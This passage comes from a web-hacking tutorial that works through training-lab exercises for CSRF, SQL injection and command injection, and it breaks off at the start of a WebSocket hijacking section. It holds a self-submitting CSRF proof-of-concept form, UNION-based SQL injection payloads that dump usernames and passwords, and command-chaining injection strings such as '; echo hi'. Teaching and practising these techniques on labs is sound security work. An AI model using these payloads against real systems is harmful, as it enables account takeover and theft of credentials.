Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://acc71f681f28327e80e13486006a005a.web-security-academy.net
Connection: close
Referer: https://acc71f681f28327e80e13486006a005a.web-security-academy.net/email
Cookie: session=xzER2Ecdu8UEjjqvOu9P5LwegzuvzIGi
Upgrade-Insecure-Requests: 1

email=attacker%40test.com
```

Figure 114: Request vulnerable to CSRF

As you can see in the above request there is no CSRF token, no authentication header, and the application fails to check the refer header. We should be able to perform a CSRF attack but to make sure you should create a proof of concept (POC) page.

```
<html>
        <form id="exploit" action="https://acc71f681f28327e80e13486006a005a.web-security-academy.net/email/change-email" method="post">
                <input name="email" value="attack@test.com">
                <input type='submit' value='submit'>
        </form>

        <script>
                document.getElementById("exploit").submit()
        </script>
</html>
```

The above code can be used as a POC to proof that CSRF is possible. It’s also a good idea to make sure something is actually exploitable before submitting a report.

Conclusion

CSRF is a really old vulnerability yet I still seem to run into it all the time. If you are testing an application that has user accounts you should always check for CSRF. If the application fails to protect against this you could leverage it to change users' emails, passwords, and anything else you wanted.

SQL Injection (SQLI)


Introduction

SQL Injection (SQL) is a classic vulnerability that doesn't seem to be going anywhere. This vulnerability can be exploited to dump the contents of an applications database. Databases typically hold sensitive information such as usernames and passwords so gaining access to this is basically game over. The most popular database is MySQL but you will run into others such as MSSQL, PostgreSQL, Oracle, and more. The way you exploit each of these is similar but different. A nice cheat sheet can be found on **payloadallthethings:**

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

SQLI


I seem to run into MySQL more than any other database but that doesn't mean you won't see others. A typically MySQL can be found below:



```
Invalid Product
Error 1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 of
SELECT * FROM inventory WHERE id = 4'
```

Figure 115: MySQL error indicating SQL injection

If you ever see that error you know there is SQL injection. However, I'll be demonstrating how to exploit a PostgreSQL server today. The error message I got was a little less noticeable and could easily go undetected.



https://ac311f0e1fe53ed1816d01af00d00028.web-security-academy.net/filter?category=Gifts'

```
"Internal Server Error"
```

Figure 116: PostgreSQL SQL error

If you suspect there is SQL injection you would then proceed to finding the number of columns being returned to the application. This can be done with the *"order by"* command.





Figure 117: SQL order by to get tables column count

Basically, you ask the database "do you have 1 column?", the server will then respond and says yes. You then ask "do you have 2 columns?" and the server responds again with yes. Then you ask "do you have 3 columns?" and the database errors out. So, you know the database table only contains 2 columns.

' order by <Number here>--



https://ac311f0e1fe53ed1816d01af00d00028.web-security-academy.net/filter?category=Gifts' order by 2--

SQL injection UNION attack, retrieving multiple values in a single column

Gifts' order by 2--


Refine your search:

Conversation Controlling Lemon

Couple's Umbrella

Figure 118: Order by to get column count

As you can see the server responds back without any errors. This is basically telling us the server has 2 columns. The below request shows what happens when the server errors out indicating that number of columns doesn’t exists.



https://ac311f0e1fe53ed1816d01af00d00028.web-security-academy.net/filter?category=Gifts' order by 3--

"Internal Server Error"

Figure 119: Order by error


Knowing that there are only 2 columns we need to figure out which columns are used to display text on the application. We need to know this so we know which column to use when extracting data.

‘ union select NULL,NULL—

The union select command can be utilized to retrieve data from the backend database. Some database will error out if the column data type is incorrect. For this reason, we use the word ***"NULL"*** which in most cases will default to whatever data type the database is expecting. We discovered that there are only two columns so that's why you only see two NULL columns being selected.

We need to find out which column is being used to display text on the screen. To do this we can replace each selected column with a string and see if it appears on the page.

' union select NULL,'VULNERABLE'--



https://ac311f0e1fe53ed1816d01af00d00028.web-security-academy.net/filter?category=-Gifts' union select NULL,'VULNERABLE'--

SQL injection UNION attack, retrieving multiple values in a single column

-Gifts' union select NULL,'VULNERABLE'--


VULNERABLE

Figure 120: Union select to find text column

As you can see our text was outputted to the screen. This means that the second parameter is the one we want to use when extracting data from the back end database.

The first thing we need to retrieve are the table names in the current database. The "*information_schema"* database is a default database which contains information on the table names, column names, and everything else in the database. In this database there is a table called "table" and this table contains a column named *"table_name"*. We can utilize this information to list every table in the database.

' union select NULL, table_name from information_schema.tables—




```
cademy.net/filter?category=-Gifts' union select NULL, table_name from information_schema.tables--
pg_constraint
pg_hba_file_rules
pg_settings
users
pg_stat_all_indexes
role_table_grants
```

Figure 121: List of tables in the database

As you can see there is a table named *"users". The* next step is to determine this tables column names. Again, we can use the *"information_schema"* database for this.

' union select NULL, column_name from information_schema.columns where table_name = '<Table Name Here>'—



311f0e1fe53ed1816d01af00d00028.web-security-academy.net/filter?category=-Gifts' union select NULL, column_name from information_schema.columns where table_name = 'users'--


-Gifts' union select NULL, column_name from information_schema.columns where table_name = 'users'--

password
username

Figure 122: List of columns in the users table

As you can see there are two columns names password and username. The final step is to exfiltrate the data. To return the password and username in the same column I will have to use the *“concat()”* function.

' union select NULL, concat(<Column Name>,':',<Column Name 2>) from <Table Name>--



ac311f0e1fe53ed1816d01af00d00028.web-security-academy.net/filter?category=-Gifts' union select NULL, concat(username,':',password) from users--

-Gifts' union select NULL, concat(username,':',pas
users--

```
carlos:montoya
wiener:peter
administrator:gptugh
```

Figure 123: Dumping username and password of users

It’s worth learning how to exploit SQL injection by hand. The vast majority of people use tools that they don’t fully understand thus limiting their capabilities. However, in the real world if you find a vulnerable endpoint it’s probably best to use a tool like SQLmap as its easier and faster.

- https://github.com/sqlmapproject/sqlmap

Conclusion

SQL injection has been on the OWASP top 10 since the beginning and it doesn’t seem to be coming off any time soon. There are many different types of databases and exploiting each one is slightly different. If you’re doing this in the real world is probably better to use a tool like SQLmap but you should know how to do this by hand as your tools might not always work.

Command Injection

Introduction

Command injection was really popular back in the day but you won’t find it that often in today’s application. However, every now and again I find some really bad application that is vulnerable to this. Attackers can leverage this vulnerable to gain remote code execution (RCE) on their target.

Command Injection


Sometimes applications will take user supplied input and pass as an argument to a tool on the command line. Passing user supplied input to the command line is always a bad idea and should be avoided. Depending on the operating system you can use several techniques to execute additional commands thus allowing an attacker to gain RCE.

Command	Example	OS	Description
&	echo “hi” & echo “bye”	Windows & Linux	Runs the first command then the second command
&&	echo “hi” && echo “bye”	Windows & Linux	Runs the second command only if the first command was successful

<table>
<tr><td>|</td><td>echo “hi” | echo “bye”</td><td>Windows & Linux</td><td>Pipe the first commands output into the second command</td></tr>
<tr><td>||</td><td>echo “hi” || echo “bye”</td><td>Windows & Linux</td><td>Runs the second command only if the first command fails.</td></tr>
<tr><td>;</td><td>echo “hi”; echo “bye”</td><td>Linux</td><td>Run the first command then the second command.</td></tr>
<tr><td>`Command`</td><td>echo “hi ` echo “bye”`”</td><td>Linux</td><td>Run second command inside first command. Note those are back tics NOT single quotes</td></tr>
<tr><td>$(Command)</td><td>echo “hi $(echo”bye”)”</td><td>Linux</td><td>Run second command inside first command.</td></tr>
</table>

Table 5: Command injection techniques


An example of each of these commands being ran can be found below. Note these were ran on a Linux machine.



```
[alex@alex-PowerEdge-R710:~$ echo "hi" & echo "bye"
[1] 4930
bye
hi
[alex@alex-PowerEdge-R710:~$ echo "hi" && echo "bye"
hi
bye
[1]+  Done                    echo "hi"
[alex@alex-PowerEdge-R710:~$ echo "hi" | echo "bye"
bye
[alex@alex-PowerEdge-R710:~$ echo "hi" || echo "bye"
hi
[alex@alex-PowerEdge-R710:~$ echo "hi"; echo "bye"
hi
bye
[alex@alex-PowerEdge-R710:~$ echo "hi `echo "bye"`"
hi bye
[alex@alex-PowerEdge-R710:~$ echo "hi $(echo "bye")"
hi bye
```

Figure 124: Command injection examples

If you suspect an application is vulnerable to command injection you can easily test for this vulnerable using the above techniques. An example can be found bellow:



```
POST /product/stock HTTP/1.1
Host:
ac6a1f401e87a22480d5754000f3001f.web-security-academy
.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin:
https://ac6a1f401e87a22480d5754000f3001f.web-security-
academy.net
Connection: close
Referer:
https://ac6a1f401e87a22480d5754000f3001f.web-security-
academy.net/product?productId=1
Cookie: session=Ki9DnAV8KFccGEJA4rS1Yw52VmRHSF1s

productId=1&storeId=1; echo hi
```

```
HTTP/1.1 20
Content-Typ
Connection:
Content-Len

hi
62
```

Figure 125: Command injection request and response

As you can see, I injected the *“echo hi”* command and I received a response. This is a very strong indicator that the application is vulnerable to command injection. However, the vast majority of these bug are blind and you won’t see any output making it harder to detect.

With blind command injection you can’t use the *“echo”* command to test for this vulnerability as there is no output being displayed. You can attempt to ping, perform DNS lookup, or make an HTTP request against your machine though. Then you listen on your machine for a request from the target. If you get a request then you know they are vulnerable to blind command injection. Note to test for this you will need a public IP address so you can receive a call back from the target server.

Conclusion

Command injection is an older vulnerability that I don't find all that often any more. If you do find this vulnerability it will most likely be blind command injection. The impact of this vulnerability is critical as you can execute remote commands on the server easily allowing you to do whatever you want.

Cross Site Web Socket Hijacking (CSWSH)

Introduction

It's pretty rare for me to come across an application using web sockets but when I do I almost always find cross site web socket hijacking (CSWSH). Web sockets set up a full duplex communication channel allows use to both read and post data. This vulnerability can be used to perform XSS, SQL injection, RCE, and anything else.

Web Sockets

WebSocket is a computer communications protocol, providing full-duplex communication channels over a single TCP connection. Full duplex means we can both read and write to the connection. Applications that utilize web sockets typically want a live two-way communication mechanism. For instance, a chat application might use web sockets to send messages back and forth.

